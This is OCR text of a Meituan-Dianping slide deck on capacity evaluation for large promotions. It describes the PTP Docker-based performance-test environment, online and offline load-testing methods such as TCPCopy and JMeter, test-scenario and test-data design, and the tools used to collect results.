
	BETA环境	PPE环境	线上环境	PTP环境
硬件环境	✗	✗	✓	✓
数据可靠性	✗	✓	✓	✓
稳定性	✗	✗	✗	✓
易用性	✗	✗	✗	✓
风险	✗	✗	✗	✓

下面重点介绍下我们做压力测试主要用到的 PTP 性能测试环境。

PTP 性能测试环境，实际上是一个平台 + 环境，包括了性能测试的环境搭建、测试执行和测试结果展示的整体功能。

PTP 性能测试环境与传统的性能测试环境有很大的区别。它是一个基于 Docker 的虚拟机器池，需要对某个应用做压力测试时，可以一键部署该被测应用；测试完成


后可以释放清理环境，不需要专人维护一套完整的测试环境，从而解决了传统性能测试环境机器数量有限、维护成本高、资源利用率低等问题。



PTP 性能测试环境可以通过智能依赖和依赖回流的功能，把被测服务直接依赖和间接依赖的服务也部署起来。具体步骤如下图所示：

容量评估方法——PTP性能测试环境

- 环境搭建流程




PTP性能测试环境——依赖回流

回流依赖模块

另外 PTP 提供了配置虚拟机 CPU 核数和内存大小的功能，还提供了同步线上数据库表的功能，可以做到性能环境数据库和线上数据内容和量级保持一致。

综上所述，PTP 性能测试环境在数据可靠性、稳定性和易用性方面，解决了 BETA 环境、PPE 环境或线上环境压测时存在的大部分问题。

- **数据可靠性**
  - 硬件环境灵活配置 ✓
  - 数据库可以随时同步线上数据 ✓
  - 施压机和被测应用都可以是集群✓
- **稳定性**
  - 专职专用，不会影响正常的功能测试 ✓
  - 自动部署依赖应用的稳定版本✓
  - 支持泳道配置，可以同时压测多个服务✓
- **易用性**
  - 支持JMeter、TCPCopy等压测方法✓



下面介绍下压力测试执行过程中的压测工具的选择、压测场景的设计和压测数据的准备。

系统容量评估——压力测试

压测方法的选择

线上压测方法——逐步减小集群规模

通过逐台摘机器，使得单台机器的访问量不断提升，来达到压力测试的目的。

优点：

- 应用无需读写接口分离。

缺点：

- 逐个摘机器有风险。
- 对流量规模有要求，不能太小，否则压不到瓶颈。
- 需要运维人员的密切配合。

线上压测方法——线上 TCPCopy

在集群中挑选 A、B 两台机器，A 为被压机，B 为施压机。

将 A 配置一个泳道（机器不对外提供服务），通过 TCPCopy 将 B 的流量逐渐放大至 A。

优点：

- 流量比例真实、风险小。
- 可以随时调整比例，模拟梯度加压。

缺点：

- 要求被压的服务只能是纯读服务，不能有写接口，否则会带来脏数据
- TCPCopy 工具限制，放大 40 倍会挂掉，若线上流量太小，则需要首先摘掉部分机器以提高单机的 QPS

线下压测方法

- PTP 搭建性能测试环境
- 设计测试场景
- 准备测试脚本（JMeter）
- 准备测试数据
- 执行压力测试
- 测试结果分析

压测场景的设计

实例一

针对服务提供的接口的比例分布设计场景

> 例如：团购基础查询服务提供了两种查询方式：单个查询和批量查询
>
> - 设计测试场景时需要考虑两种接口的比例分布
> - 可以使用 JMeter 比例控制器来控制请求比例

Name	Total	Failure	Failure%	Sample Link	Min(ms)	Max(ms)	Avg(ms)	95Line(ms)	99.9Line(ms)	Std(ms)	QPS	Percent%
TOTAL	3,837,734	0	0.0000%	Log View	0	970	5.3	-	-	9.6	0.0	100.00%
dealSe[illegible]getDealGroup(int)	1,724,345	0	0.0000%	Log View	0	970	4.2	11.3	25.1	5.8	479.0	44.93%
dealSe[illegible]nultiGetDealGroup(List)	1,364,444	0	0.0000%	Log View	0	929	7.4	19.6	200.0	14.0	379.0	35.55%
dealSe[illegible]getDeal(int)	424,333	0	0.0000%	Log View	0	829	3.8	8.1	19.0	4.8	117.9	11.06%
dealS[illegible]ultiGetDeal(List)	324,612	0	0.0000%	Log View	0	720	4.3	10.5	35.2	5.8	90.2	8.46%

实例二

针对批量接口参数的个数设计场景

> 例如：团购库存查询服务的批量接口参数个数
>
> - 需要设计调用批量查询接口时传入的团单 id 个数。
> - 可以通过线上日志统计“批量接口参数列表长度”分布。

实例三

针对对应用性能有影响的参数类型、逻辑分支设计场景

> 例如：团购销量查询服务区分品类
>
> - A 品类团单要展示聚合销量、B 品类团单要展示分城市销量。
> - 不同的逻辑分支，查询不同的缓存和数据库。

压测数据的构造

实例一　流量回放

被测应用： 团购详情 Web 应用（纯读服务）

压测环境： 性能测试环境

压测数据： TCPDump 复制线上流量在性能环境做回放

压测方法：

- 选择合适的时间段（流量不要太低）。
- dump 流量时间足够长，流量翻倍时数据离散度需满足要求。

实例二　日志回放


被测应用： 个人中心 Web 应用（读 + 写）

压测环境： 性能测试环境

压测数据： Nginx Access Log

压测方法：

- 将最近通过 App 的访问 Nginx Access Log 进行分类（读、写）
- 线上到线下 token 的解析问题



实例三　人工构造数据

被测应用：团购基础信息服务

压测环境：性能测试环境

压测数据：人工构造数据（csv 文件）

压测方法：


- 人工构造的数据应模拟线上的缓存命中率
- 缓存命中率比线上环境偏低，需要进行缓存预热
- 缓存命中率比线上环境偏高，需要尽量模拟线上团单的离散程度

压测结果的采集

系统容量评估——压测结果采集

- **压力结果数据的采集**
  - CAT Heartbeat / Transacation
  - PTP性能测试平台监控报告
  - Jconsole/ VisualVM （推荐，集成多个JVM命令的可视化工具）
  - JVM命令：jstack/jstat/jmap

系统容量评估——压测结果采集




66

总结

在团购的一次大促活动前，我们会主要做这两件事情：首先会进行一个基于流量模型的流量预算，以获取扩容公式的分子——即从上到下评估流量；然后制定压力测试策略、执行压力测试、输出压力测试报告，对每个应用进行单机容量极限评估，以获取扩容公式的分母——即从下到上提供能力。最终的目的是为了保证大促期间核心用户的用户体验。

总结



71

扫码关注美团点评
微信公众号

tech.meituan.com
美团点评技术博客